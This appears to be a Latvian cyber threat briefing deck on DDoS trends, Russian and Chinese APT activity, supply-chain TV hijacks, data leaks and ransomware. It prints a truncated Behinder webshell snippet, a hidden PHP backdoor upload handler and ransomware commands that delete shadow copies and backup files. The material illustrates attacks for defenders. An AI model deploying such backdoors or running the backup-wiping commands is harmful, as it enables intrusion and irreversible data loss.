


# DDOS uzbrukumu dinamika



Atsevišķos  
viļņos joprojām  
īpatnēja  
uzmanība tieši  
Skultes ostai

# DDOS uzbrukumu dinamika



Izteikta fokusēšanās uz valsts pārvaldes iestādēm un autentifikācijas pakalpojumiem 2024.g. Samazinās kvantitāte, nedaudz uzlabojās kvalitāte un jaudas. Ilgums līdz 10 dienām ar apjomu 200Gbps

# Krievijas čaulu kompānijas StarkNET

- Overview
- Traffic
- Security & Attacks**
- Adoption & Usage
- Internet Quality
- Email Security New
- Routing
- Domain Rankings
- Outage Center
- URL Scanner
- My Connection
- Reports
- API

## Security & Attacks from AS48108

VIRTUALDC

2023-01-10 → 2023-02-10

### Attack volume

Relative change from previous period



WAF  
97%



DDoS  
2%


### Top source of application layer attacks

Top five locations

| Location              | Percentage |
|-----------------------|------------|
| 1. Latvia             | 99.9%      |
| 2. Russian Federation | 0.1%       |

### Application layer attack volume

Layer 7 attack volume trends over time from the selected location or ASN




### Traffic

Insight into the composition of traffic seen by Cloudflare

#### Mobile vs. Desktop

Mobile device vs. desktop traffic distribution



# Piegādes ķēžu drošība un ietekmes operācijas

ENG. LSM.lv  
In Rīga +20 °C, SSW wind, 5m/s  
Search news...  
Menu

IMPORTANT >> Festival Border Rail Baltica Summer European Parliament elections

## Balticom's TV channels temporarily hacked by Russian propaganda

Share 



Replay Latvian Television Latvian Radio Wednesday, July 3 Name day: Verita, Everita, Benita, Eme... LAT PYC

ENG. LSM.lv Rīga +20 °C, D/DR vējš, 5... BĒRNŪSTĀBA Meklēt ziņas Sadaļas

SVARĪGI >> Krievijas iebrukums Ukrainā Olimpiskās spēles – Parīze 2024 Izraēlas un "Hamās" karš Vairāk

REPLAY

02:30

Cur Latv

▶ H bi

▶ D al o

▶ N at oi

▶ A h

izpildītors  
ences padome vērtē «Stiga

Dienas ziņas  
Rīgas izpildītors palicis bez vietnieka  
Ceturtdiena, 18. aprīlis

▶ ▶ 0:43 / 1:57  
ests youtube.com/tvzinudienests; ins

"TeT" darbību traucējis kiberuzbrukums satelītam

Iesaki: 

Dienas ziņas

Dienas ziņas  
Rīgā iebraucot Daugavā, gājis bojā cilvēks  
Svētdiena, 07. aprīlis

# Krievijas ietekmes operācijas, piegādes ķēdes

**Televīzijas pakalpojuma nodrošināšanā ir atkarība no dažādiem 3. pušu pakalpojumiem**

**TET Satelīta TV incidents (ietekmēti 3 kanāli Latvijā, gandrīz 30 Ukrainā)  
Varētu secināt, ka Ukraina bija primārais mērķis**

**Balticom Digitālā televīzija un ārpakalpojums Bulgārijas uzņēmumā  
“Like.TV” Like.TV tiek administrēts no Maskavas**

**Balticom pārtrauc sadarbību ar “Bulgārijas/Maskavas” uzņēmumu**



# APT dažāda veida klātbūtne 25% gadījumumu



**Krievija**



**Ķīna**



- **Gallium**
  - kompromitē Ivanti iekārtu, 0day ievainojamība, nekavējoties veic mēģinājumus pārņemt kontroli dziļāk tīklā un pārvietoties infrastruktūrā
- **Volt Typhoon**
  - uzbrūk augstākās izglītības iestādei, mēģinājumi IPS infrastruktūrā
- **Mustang Panda**
  - daudzkārtēji mērķtiecīgi inficētu e-pastu piegādes mēģinājumi. Ārlietu, Aizsardzības, citām tiešās valsts pārvaldes iestādēm

# Ar KTR saistīti kiberuzbrukumi

- **Famous Sparrow / Sparrow Door**
  - kompromitē DVS “Namejs” augstākās izglītības iestādē (uzbrukuma vektori: Exchange un levainojama tīmekļvietne)  
piebilde: DVS “Namejs” nav bijusi ievainojamība
  - Pasažieru pārvadātājiem (uzbrukuma vektors: Zimbra)
  - Valsts pārvaldes iestādēm (uzbrukuma vektors: Zimbra)
- **Camaro Dragon**
  - uzbrukumu mēģinājumi Ārlietu resoram

# Ar Krieviju saistīti kiberuzbrukumi

- **Visa Krievijas kiberoperāciju palete**
  - **Krievija cieši sadarbojās ar organizēto kibernoziēdzību un tās aktieru klātbūtne identificēta uz kompromitētajām sistēmām Latvijā**
    - **Redline Stealer, Raspberry Robin, LOCKBIT, u.c.**
- **Operāciju pārklāšanās ar KTR kiberoperācijām un rīkiem**
  - **Šķietami apzināta un neapzināta operacionālā pārklāšanās Krievijas un KTR aktieriem**



# Ar Krieviju saistīti kiberuzbrukumi

Rīki un sākotnējā kompromitēšana izteikti saistīti ar Ķīnas operācijām, bet operacionālie mērķi pilnībā sakrīt ar Krievijas interesēm

forum.butian.net/share/1853



首页 问答 商城 实战攻防技术 活动 摸鱼办



Chinese (Simplified)

Google Translate

## 从零开始的内存马分析——如何骑马反杀(三)

安全工具

第三天,你看着windowsConfig.jsp, config.jsp,心里想着,可算抓到你了,这回要把你全部,全部都属于我,可是,当你正兴高采烈逐步分析的时候,却发现,自己的数据库早已沦陷。。。

### 0x00 序言

第三天,你看着windowsConfig.jsp, config.jsp,心里想着,可算抓到你了,这回要把你全部,全部都属于我,可是,当你正兴高采烈逐步分析的时候,却发现,自己的数据库早已沦陷。。。

### 0x01 windowsConfig.jsp分析

```
<%@page import="java.nio.ByteBuffer, java.nio.channels.SocketChannel, java.io.*, java.net.*", java
<%!
private static char[] en = "CE0XgU0IQFsw1tcy+H95alrukYfdznxZR8PJo2qbh4pe6/VDKiJTL3v7BAmGMSNW"
public static String b64en(byte[] data) {
    StringBuffer sb = new StringBuffer();
    int len = data.length;
    int i = 0;
    int b1, b2, b3;
    while (i < len) {
        b1 = data[i++] & 0xff;
        if (i == len) {
            sb.append(en[b1 >>> 2]);
            sb.append(en[(b1 & 0x3) << 4]);
            sb.append("==");
            break;
        }
    }
}
```



Wumingzhilian

4 篇文章

#### 目录

0x00 序言

0x01 windowsConfig.jsp分析

1.1 方法分析

1.2 内容分析

0x02 Springboot环境搭建

0x03 分析流量包

3.1 动态调试

0x04 Behinder 4.x

0x05 总结

0x06 致谢

**Behinder.Webshell  
Analyzed in  
chinese forums,  
github (chinese)**

# Izstrādātāju drošība

**Ērtības labad resursu uzturētāji labprātīgi ievieš dažādus «backdoor»**

- Izstrādātājam papildus izveidots lietotāja konts ar augstām tiesībām, brīva piekļuve klienta infrastruktūrā
- Klients nav informēts par izstrādātāja sistēmu pārvaldības praksēm
- Piekļuve sistēmu «backend» serveriem bez pilnvērtīgas darbību izsekojamības un žurnālēšanas
- Iespēja administrēt sistēmas bez saskaņošanas ar to turētāju (“labdabīgie backdoor”)
  - **backdoor reizināts ar klientu skaitu!!!**

```
<?
$dir = dirname(__FILE__);
require $dir.'../system/init.php';

$config = require $dir.'/config.php';
$app = CApp::get($config);

$hash = CHttp::Post('_hash');
if ($hash ≠ sha1(date("dmY").'a[REDACTED]i!')) {
    die;
}

$onUpl = CHttp::Post('_onUpload');

$result = array(
    'id' ⇒ 0,
    'status' ⇒ true
);

$res = Admin_Uploader::upload();

if ($onUpl) {
    $path = CFrontController::parsePath($onUpl);

    $upl = Admin_Uploader::get($res['id']);

    $path['params'] = CData::ensureArray($path['params']);
    $path['params']['_upload'] = $upl;

    $admin = new Admin();
    $admin → invoke($path['controller'], $path['action'], $path['params']);
    Admin_Uploader::clean($res['id']);
}

$result['id'] = $res['id'];

echo json_encode($result);
```

# Izstrādātāju drošība

- **Izstrādātājiem izsniegtas domēna administratora tiesības**
- **Uz izstrādātāju kontiem neattiecas uzņēmumā pieņemtās paroļu izveides politikas**
- **Atļauts izmantot novecojušas/neuzturētas OS un programmu versijas**
- **Nepietiekami nodalīta izstrādes un produkcijas vide**




## Aktīvs kriminālprocess, notiek izmeklēšana

Šis incidents tiešā veidā skāris 42 Latvijas pašvaldības (izņemot Rīgas valstspilsētas pašvaldību). Drošības speciālistu veiktā analīze liecina, ka atsevišķām personām ir bijusi piekļuve datiem par dažu pašvaldību darbiniekiem (vārds, uzvārds, struktūrvienība, amats, e-pasta adrese, telefona numurs), pašvaldību iedzīvotāju fizisku personu datiem (vārds, uzvārds, **personas kods**, deklarētā adrese), kā arī atsevišķu pašvaldību lietvedības dokumentu failu aprakstiem (metadatiem).

# ZZDats datu noplūde

**Datu korelācija, mērķētāka  
un ticamāka krāpnieku  
uzruna**

**Persona, radinieki,  
mājsaimniecība...**






# Šifrējošie izspiedējvīrusi = zuduši dati un atklāti noslēpumi

- **Amber Bewerege Group Holding (Latvijas Balzams) 1,4 TB**
- **Apsardzes pakalpojumu sniedzēji (Exchange CVE-2021-2685) 8GB +**
- **Vairākas apdrošināšanas kompānijas (Fortinet CVE-2023-48788) 1TB +**



# Šifrējošie izspiedējvīrusi = zuduši dati un komercnoslēpumi

→ ↻ 📄 amberbev.com



 **AMBER**  
BEVERAGE GROUP

ABOUT US BRANDS SALES **PRODUCTION** DISTRIBUTION

AMBER LATVIJAS BALZAMS

AMBER PRODUCTION TEQUILA

AMBER PRODUCTION REMEDIA



See outside

**Amber Beverage Group Holding**

Website Directions Save Call

Address: 42 Rue de la vallée, 2661 Hollerich Luxembourg

Phone: +352 20 60 09 46



# Ransomware dzēstās kopijas:

Delete Shadows /all /quiet

```
/s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.*
```

```
c:\backup*.* c:\*.set c:\*.win c:\*.dsk
```

```
/s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.*
```

```
d:\backup*.* d:\*.set d:\*.win d:\*.dsk
```

```
/s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.*
```

```
e:\backup*.* e:\*.set e:\*.win e:\*.dsk
```

```
/s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.*
```

```
f:\*.set f:\*.win f:\*.dsk
```

```
/s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.*
```

```
g:\backup*.* g:\*.set g:\*.win g:\*.dsk
```

```
/s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.*
```

```
h:\backup*.* h:\*.set h:\*.win h:\*.dsk
```

%0

---

# Kāpēc uzbrukumi ir sekmīgi?



1. Vājas paroles, neesoša daudzfaktoru autentifikācija
2. Ekspozēts RDP un citi pārvaldības rīki
3. Ievainojams VPN gateway ar Aktīvās Direktorijas auth datiem
4. Administratīvā darba kļūdas (Ugunsdzēsība, Lietotāju/piekļuves tiesības, Segmentācija)
5. Neeksistējoša/nepietiekama drošības telemetrijas apstrāde
6. Nav rezerves kopiju
7. Rezerves kopijas nesatur pietiekami daudz datu sistēmas atjaunošanai
8. **Steiga ieviešot jaunus pakalpojumus, bez adekvātu drošības risinājumu izvēles**
9. Savas saimniecības nezināšana (trūkst inventarizācijas)
10. Nepietiekama programmatūras versiju/atjauninājumu kontrole un ieviešana, ievainojamību testēšana

# Kāpēc uzbrukumi ir sekmīgi?



**Netiek pēc būtības apstrādāta sistēmu drošības telemetrija**

